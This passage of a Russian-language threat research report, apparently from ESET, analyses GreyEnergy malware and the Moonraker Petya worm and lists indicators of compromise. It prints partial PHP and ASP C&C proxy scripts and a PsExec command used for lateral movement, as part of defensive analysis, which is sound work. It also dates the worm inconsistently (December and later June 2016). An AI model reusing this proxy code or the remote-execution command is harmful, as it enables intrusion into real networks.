        $jv = $m9;
    }

    $rFO = apache_request_headers();
    preg_match('/boundary="(.*)"$/', $_SERVER['CONTENT_TYPE'], $yr2A);
    $bX = $yr2A[1];
    if($bX) {
        $h25 = "This is a multi-part message in MIME format.\r\n\r\n--$bX\r\nContent-Type: text/
            plain;charset=\"iso-8859-1\"\r\nContent-Transfer-Encoding: 7bit\r\n\r\n\r\n";
        foreach ($_POST AS $nNL => $s1hm) {
            $h25 .= '--' . $bX . "\r\nContent-Type: text/plain;\r\n\tcharset=\"iso-8859-1\"\r\n
                Content-Transfer-Encoding  : binary\r\nContent-Disposition: form-data;\r\n\tname=\"$nNl\"
                \r\n\r\n" . $s1hm . "\r\n";
        }
        $h25 .= '--' . $bX . '--';
    } else {
        exit('Don\'t get boundary!');
    }

    if (ini_get('allow_url_fopen')) {
        $p7W = headers_form($rFO,'content',$h25);
        $k3vZ = file_get_contents(
            $jv,
            false,
            stream_context_create(
                array(
                    "ssl"=>array(
                        "verify_peer"=>false,
                        "verify_peer_name"=>false,
                        "allow_self_signed"=>true
                    ),
                    'http' => array(
                        'method' => 'POST',
                        'header' => $p7W,
                        'content' => $h25,
                        'ignore_errors'=>true
                    )
                )
            )
        );
```

Рисунок 22. Код кастомного PHP-скрипта прокси-сервера группы GreyEnergy

Как сказано выше, злоумышленники могут использовать с той же целью ASP-скрипты. В одном случае, который мы наблюдали, скрипт ASP использовал cookie, предоставленный вредоносной программой, чтобы расшифровать только реальный C&C-адрес с использованием AES; остальная часть кода не была зашифрована или обфусцирована.

```
<%@ Page Language="C#" AutoEventWireup="true" %>

<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Collections.Specialized" %>
<%@ Import Namespace="System.Net.Security" %>
<%@ Import Namespace="System.Security.Cryptography" %>



<%
    String redirect = "/Pumps/Home/Programs";
    try
    {
        if (Request.HttpMethod == "POST")
        {
            String name = "JDHUrvPdEN1FLf";
            HttpCookie hc = Request.Cookies.Get(name);
            if (hc != null)
            {
                String hkey = hc.Value;
                if (hkey != null)
                {
                    String url = "JFOtGmXb660/8edvBPrxsX/rZ9ZE8xJM0ex/fpYIrtxQ6xhB1VVcoVgQaMjDHXZk9NrBnuqOED0J8jQlJGKeg7MdZF2llUPDpc0AwZzmWso=";

                    const int KeySize = 32;
                    const int BlockSize = 16;
                    const int Iterations = 1000;

                    string requestURL = "";

                    var Blob = Convert.FromBase64String(url);

                    using (var Bytes = new Rfc2898DeriveBytes(hkey, Blob.Take(KeySize).ToArray(), Iterations))
                    {
                        using (var Rijndael = new RijndaelManaged())
                        {
                            Rijndael.Mode = CipherMode.CBC;
                            Rijndael.Padding = PaddingMode.PKCS7;

                            Rijndael.BlockSize = BlockSize * 8;
                            Rijndael.IV = Blob.Skip(KeySize).Take(BlockSize).ToArray();

                            Rijndael.KeySize = KeySize * 8; ;
                            Rijndael.Key = Bytes.GetBytes(KeySize);
```

Рисунок 23. Код ASP-прокси, используемого группой GreyEnergy

C&C-серверы с выходом в интернет

Все C&C-серверы GreyEnergy использовали Tor, когда были активны. Настройки C&C-инфраструктуры похожи на BlackEnergy, TeleBots и Industroyer, которые также использовали Tor-серверы.

Вероятно, каждый C&C-сервер имеет onion-адрес, и злоумышленники используют его для доступа, управления или передачи данных. Похоже, что это требование OPSEC, которое добавляет дополнительный уровень анонимности для атакующих.

Специалисты ESET идентифицировали C&C-серверы, используемые вредоносной программой GreyEnergy в последние три года. Список приведен ниже в разделе «Индикаторы компрометации».

Сравнение GreyEnergy и BlackEnergy

Семейства вредоносных программ GreyEnergy и BlackEnergy имеют одинаковую структуру, набор модулей и функций. Несмотря на то, что реализация этих функций различна, они по-прежнему сопоставимы.

	BlackEnergy	GreyEnergy
Модульная архитектура	Да	Да
Обеспечение персистентности	Драйвер	Ключ реестра службы DLL
Встроенный формат конфигурации	XML	Многокомпонентный MIME
Встроенная конфигурация содержит внутренние прокси-серверы	Да	Да
Шифрование внешней конфигурации	Модифицированный RC4	DPAPI
Используемое сжатие	aPlib	LZNT1
Персистентность мини-версии	Файл .LNK	Файл .LNK
Формат конфигурации мини-версии	X.509	JSON
C&C-серверы, использующие Tor	Да	Да
Целевые страны	Украина, Польша	Украина, Польша

Moonraker Petya

В декабре 2016 года злоумышленники развернули червь, который, по нашему мнению, являлся предшественником NotPetya (он же Petya, ExPetr, Nyetya, EternalPetya). Червь использовался в атаках на небольшое число объектов и имел ограниченные возможности распространения, поэтому не получил широкой известности.

Червь представляет собой файл DLL с именем `msvcrt120b.dll`, расположенный в директории Windows. Внутреннее имя файла – `moonraker.dll`, что, возможно, является отсылкой к фильму и одноименному роману бондианы. В общем, мы назвали программу Moonraker Petya.

```
.rdata:100287E0 ;
.rdata:100287E0 ; Export directory for moonraker.dll
.rdata:100287E0 ;
.rdata:100287E0                 dd 0                    ; Characteristics
.rdata:100287E4                 dd 584F7807h            ; TimeDateStamp: Tue Dec 13 04:24:39 2016
.rdata:100287E8                 dw 0                    ; MajorVersion
.rdata:100287EA                 dw 0                    ; MinorVersion
.rdata:100287EC                 dd rva aMoonrakerDll    ; Name
.rdata:100287F0                 dd 1                    ; Base
.rdata:100287F4                 dd 1                    ; NumberOfFunctions
.rdata:100287F8                 dd 0                    ; NumberOfNames
.rdata:100287FC                 dd rva off_10028808     ; AddressOfFunctions
.rdata:10028800                 dd 0                    ; AddressOfNames
.rdata:10028804                 dd 0                    ; AddressOfNameOrdinals
.rdata:10028808 ;
.rdata:10028808 ; Export Address Table for moonraker.dll
.rdata:10028808 ;
.rdata:10028808 off_10028808    dd rva moonraker_1      ; DATA XREF: .rdata:100287FC↑o
.rdata:1002880C aMoonrakerDll   db 'moonraker.dll',0    ; DATA XREF: .rdata:100287EC↑o
```

Рисунок 24. Внутреннее имя червя, установленно в декабре 2016 года

Временная метка PE в DLL предполагает, что файл был скомпилирован в декабре 2016 года, предположительно, непосредственно перед установкой.

Moonraker Petya содержит код, после выполнения которого компьютер перестает загружаться. В частности, он перезаписывает значение `ImagePath` в разделах реестра `[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\ACPI]` и `[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\ACPI]` и стирает первый сектор системного диска. В отличие от NotPetya, Moonraker Petya не содержит код, который напрямую взаимодействует с MBR и загрузчиком операционной системы. Вместо этого DLL Moonraker Petya содержит зашифрованный

блоб двоичных данных. Вредоносная программа ожидает аргумент командной строки, который позже будет использоваться в качестве ключа расшифровки. После расшифровки и разархивирования с использованием библиотеки zlib код загружается в память как бинарный файл PE и выполняется. У нас нет ключа расшифровки, но мы проанализировали образы дисков зараженных компьютеров. Они содержали код MBR и загрузчика, который соответствует коду, найденному в оригинальном Green Petya, использовавшемся разными кибергруппами. Предполагаем, что блоб может содержать оригинал Green Petya.

Рисунок 25. Всплывающий экран, отображаемый после перезагрузки на компьютерах, зараженных Moonraker Petya

Интересно, что расшифровка в Moonraker Petya очень похожа на тот же процесс в DLL-файлах GreyEnergy в режиме «только в памяти».




Рисунок 26. Сравнение декомпилированного кода Moonraker Petya (слева) и GreyEnergy (справа)

Moonraker Petya может распространяться через локальную сеть с помощью SysInternals PsExec. Вредоносная программ содержит сжатый в zlib бинарный файл в своих ресурсах. Позже бинарник сбрасывается в директорию Windows с именем файла `conhost.exe`.

Вредоносная программа распространяется аналогично NotPetya: перебирает сетевые узлы, используя разные методы (`WNetEnumResourceW`, `GetIpNetTable`, `GetExtendedTcpTable`, `NetServerEnum`, TERMSRV-records с использованием `CredEnumerateW`), затем подключается к сетевому хосту с помощью функции `WNetAddConnection2W` и сохраняет малварь как `\\%TARGET-HOST%\admin$\%MALWARE%`. После этого Moonraker Petya выполняет следующую команду, которая запускает вредоносную программу на удаленном компьютере с помощью сброшенного PsExec:

```
C:\Windows\conhost.exe \\%TARGET-HOST% -accepteula -s -d
C:\Windows\System32\rundll32.exe "C:\Windows\msvcrt120b.dll", #1 %TIMEOUT%
"USER1:PASSWORD1;USER2:PASSWORD2" "%DECRYPTIONKEY%"
```

Важно отметить, что вредоносная программа не имеет функций сбора учетных даных с использованием Mimikatz и не содержит эксплойт EternalBlue.

В дополнение к перечисленным функциям Moonraker Petya поддерживает функцию шифрования файлов. Вредоносная программа перебирает все файлы на жестких дисках, после чего пытается зашифровать их, используя алгоритм AES-256. После завершения процесса шифрования вредоносное

ПО может создать файл `README.txt` с инструкциями по оплате.

Инструкция содержит персональный ключ, зашифрованный с помощью RSA-2048. Кроме того, он содержит тот же текст и onion-адреса, что и оригинальный Green Petya. Похоже, что злоумышленники хотели замаскировать использование этого вредоносного ПО под атаку с Green Petya.




Рисунок 27. Файл Readme с инструкциями по оплате, создаваемый Moonraker Petya

В качестве заключительного этапа Moonraker Petya пытается перезагрузить компьютер.

Вывод

GreyEnergy – важная часть арсенала одной из наиболее опасных APT-групп, которая атакует украинские объекты в последние несколько лет. Мы рассматриваем ее как преемника BlackEnergy, черты сходства и различия перечислены в этом посте. Основные причины, по которым мы сделали этот вывод, — аналогичная структура вредоносного ПО, выбор целей и методы работы. Переход от BlackEnergy к GreyEnergy произошел в конце 2015 года – возможно, потому что злоумышленникам пришлось обновить набор вредоносных программ после повышенного внимания к инфраструктуре BlackEnergy.

Интересная часть пазла – установленный факт использования в июне 2016 года Moonraker Petya, который, по нашим оценкам, является предшественником деструктивной программы NotPetya. Это может указывать, что группы TeleBots и GreyEnergy сотрудничают или как минимум совместно используют код и некоторые идеи. Тем не менее, мы рассматриваем их как отдельные группы, цели которых несколько различаются. На момент написания поста мы не видели преднамеренной деятельности TeleBots за пределами Украины, в отличие от GreyEnergy и BlackEnergy до нее.

В любом случае, операторы GreyEnergy представляют собой серьезную опасность. Мы продолжаем отслеживать активность GreyEnergy и TeleBots и рекомендуем частным и корпоративным пользователям использовать наиболее современные продукты для защиты конечных точек.

АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Индикаторы компрометации

Детектирование продуктами ESET:

```
VBA/TrojanDownloader.Agent.EYV
Win32/Agent.SCT
Win32/Agent.SCM
Win32/Agent.SYN
Win64/Agent.SYN
Win32/Agent.WTD
Win32/GreyEnergy
Win64/GreyEnergy
Win32/Diskcoder.MoonrakerPetya.A
PHP/Agent.JS
PHP/Agent.JX
PHP/Agent.KJ
PHP/Agent.KK
PHP/Agent.KL
PHP/Agent.KM
PHP/Agent.KN
PHP/Agent.KO
PHP/Agent.KP
PHP/Agent.KQ
PHP/Agent.KR
PHP/Agent.KS
PHP/Agent.KT
PHP/Agent.KU
PHP/Agent.LC
PHP/Agent.NBP
PHP/Kryptik.AB
PHP/TrojanProxy.Agent.B
ASP/Agent.L
Win64/HackTool.PortScanner.A
Win64/Riskware.Mimikatz.A
Win64/Riskware.Mimikatz.AE
Win64/Riskware.Mimikatz.AH
Win32/Winexe.A
Win64/Winexe.A
Win64/Winexe.B
```

Документ GreyEnergy:

SHA-1:

```
177AF8F6E8D6F4952D13F88CDF1887CB7220A645
```

GreyEnergy mini:

SHA-1:

```
455D9EB9E11AA9AF9717E0260A70611FF84EF900
51309371673ACD310F327A10476F707EB914E255
CB11F36E271306354998BB8ABB6CA67C1D6A3E24
CC1CE3073937552459FB8ED0ADB5D56FA00BCD43
30AF51F1F7CB9A9A46DF3ABFFB6AE3E39935D82C
```

Дропперы GreyEnergy:

SHA-1:

```
04F75879132B0BFBA96CB7B210124BC3D396A7CE
69E2487EEE4637FE62E47891154D97DFDF8AAD57
716EFE17CD1563FFAD5E5E9A3E0CAC3CAB725F92
93EF4F47AC160721768A00E1A2121B45A9933A1D
94F445B65BF9A0AB134FAD2AAAD70779EAFD9288
A414F0A651F750EEA18F6D6C64627C4720548581
B3EF67F7881884A2E3493FE3D5F614DBBC51A79B
EBD5DC18C51B6FB0E9985A3A9E86FF66E22E813E
EC7E018BA36F07E6DADBE411E35B0B92E3AD8ABA
```

Сбрасываемые DLL GreyEnergy:

SHA-1:

```
0B5D24E6520B8D6547526FCBFC5768EC5AD19314
10D7687C44BECA4151BB07F78C6E605E8A552889
2A7EE7562A6A5BA7F192B3D6AED8627DFFDA4903
3CBDC146441E4858A1DE47DF0B4B795C4B0C2862
4E137F04A2C5FA64D5BF334EF78FE48CF7C7D626
62E00701F62971311EF8E57F33F6A3BA8ED28BF7
646060AC31FFDDFBD02967216BC71556A0C1AEDF
748FE84497423ED209357E923BE28083D42D69DE
B75D0379C5081958AF83A542901553E1710979C7
BFC164E5A28A3D56B8493B1FC1CA4A12FA1AC6AC
C1EB0150E2FCC099465C210B528BF508D2C64520
CBB7BA92CDF86FA260982399DAB8B416D905E89B
DF051C67EE633231E4C76EC247932C1A9868C14F
DFD8665D91C508FAF66E2BC2789B504670762EA2
E2436472B984F4505B4B938CEE6CAE26EF043FC7
E3E61DF9E0DD92C98223C750E13001CBB73A1E31
E496318E6644E47B07D6CAB00B93D27D0FE6B415
EDA505896FFF9A29BD7EAE67FD626D7FFA36C7B2
F00BEFDF08678B642B69D128F2AFAE32A1564A90
F36ECAC8696AA0862AD3779CA464B2CD399D8099
```

DLL GreyEnergy (режим «только в памяти»):

SHA-1:

```
0BCECB797306D30D0BA5EAEA123B5BF69981EFF4
11159DB91B870E6728F1A7835B5D8BE9424914B9
6ABD4B82A133C4610E5779C876FCB7E066898380
848F0DBF50B582A87399428D093E5903FFAEEDCD
99A81305EF6E45F470EEE677C6491045E3B4D33A
A01036A8EFE5349920A656A422E959A2B9B76F02
C449294E57088E2E2B9766493E48C98B8C9180F8
C7FC689FE76361EF4FDC1F2A5BAB71C0E2E09746
D24FC871A721B2FD01F143EB6375784144365A84
DA617BC6DCD2083D93A9A83D4F15E3713D365960
E4FCAA1B6A27AA183C6A3A46B84B5EAE9772920B
```

Moonraker Petya

SHA-1:

```
1AA1EF7470A8882CA81BB9894630433E5CCE4373
```

PHP и ASP-скрипты

SHA-1:

```
10F4D12CF8EE15747BFB618F3731D81A905AAB04
13C5B14E19C9095ABA3F1DA56B1A76793C7144B9
1BA30B645E974DE86F24054B238FE77A331D0D2C
438C8F9607E06E7AC1261F99F8311B004C23DEC3
4D1C282F9942EC87C5B4D9363187AFDC120F4DC7
4E0C5CCFFB7E2D17C26F82DB5564E47F141300B3
5377ADB779DE325A74838C0815EEA958B4822F82
58A69A8D1B94E751050DECF87F2572E09794F0F8
5DD34FB1C8E224C17DCE04E02A4409E9393BCE58
639BCE78F961C4B9ECD9FE1A8537733388B99857
7127B880C8E31FBEB1D376EB55A6F878BC77B21A
71BA8FE0C9C32A9B987E2BB827FE54DAE905D65E
78A7FBDD6ADF073EA6D835BE69084E071B4DA395
81332D2F96A354B1B8E11984918C43FB9B5CB9DB
8CC008B3189F8CE9A96C2C41F864D019319EB2EE
940DE46CD8C50C28A9C0EFC65AEE7D567117941B
A415E12591DD47289E235E7022A6896CB2BFDE96
D3AE97A99D826F49AD03ADDC9F0D5200BE46AB5E
E69F5FF2FCD18698BB584B6BC15136D61EB4F594
E83A090D325E4A9E30B88A181396D62FEF5D54D5
ECF21EFC09E4E2ACFEEB71FB78CB1F518E1F5724
```

Кастомный сканер портов

SHA-1:

```
B371A5D6465DC85C093A5FB84D7CDDEB1EFFCC56
B40BDE0341F52481AE1820022FA8376E53A20040
```

Mimikatz

SHA-1:

```
89D7E0DA80C9973D945E6F62E843606B2E264F7E
8B295AB4789105F9910E4F3AF1B60CBBA8AD6FC0
AD6F835F239DA6683CAA54FCCBCFDD0DC40196BE
```

WinExe

SHA-1:

```
0666B109B0128599D535904C1F7DDC02C1F704F2
2695FCFE83AB536D89147184589CCB44FC4A60F3
3608EC28A9AD7AF14325F764FB2F356731F1CA7A
37C837FB170164CBC88BEAE720DF128B786A71E0
594B809343FEB1D14F80F0902D764A9BF0A8C33C
7C1F7CE5E57CBDE9AC7755A7B755171E38ABD70D
90122C0DC5890F9A7B5774C6966EA694A590BD38
C59F66808EA8F07CBDE74116DDE60DAB4F9F3122
CEB96B364D6A8B65EA8FA43EB0A735176E409EB0
FCEAA83E7BD9BCAB5EFBA9D1811480B8CB0B8A3E
```

Внимание: большинство серверов с этими IP-адресами являлись частью сети Tor, то есть использование этих индикаторов может привести к ложно-позитивным срабатываниям.

Адреса C&C-серверов GreyEnergy mini

```
https://82.118.236[.]23:8443/27c00829d57988279f3ec61a05dee75a
http://82.118.236[.]23:8080/27c00829d57988279f3ec61a05dee75a
https://88.198.13[.]116:8443/xmlservice
http://88.198.13[.]116:8080/xmlservice
https://217.12.204[.]100/news/
http://217.12.204[.]100/news/
http://pbank.co[.]ua/favicon.ico (IP: 185.128.40.90)
```

Адреса C&C-серверов GreyEnergy (периоды активности и IP)

```
2015-2016 - 109.200.202.7
2015-2015 - 193.105.134.68
2015-2016 - 163.172.7.195
2015-2016 - 163.172.7.196
2016-2016 - 5.149.248.77
2016-2016 - 31.148.220.112
2016-2016 - 62.210.77.169
2016-2016 - 85.25.211.10
2016-2016 - 138.201.198.164
2016-2017 - 124.217.254.55
2017-2017 - 46.249.49.231
2017-2017 - 37.59.14.94
2017-2017 - 213.239.202.149
2017-2017 - 88.198.13.116
2017-2017 - 217.12.202.111
2017-2017 - 176.31.116.140
2017-2018 - 185.217.0.121
2017-2018 - 178.150.0.200
2018-2018 - 176.121.10.137
2018-2018 - 178.255.40.194
2018-2018 - 193.105.134.56
2018-2018 - 94.130.88.50
2018-2018 - 185.216.33.126
```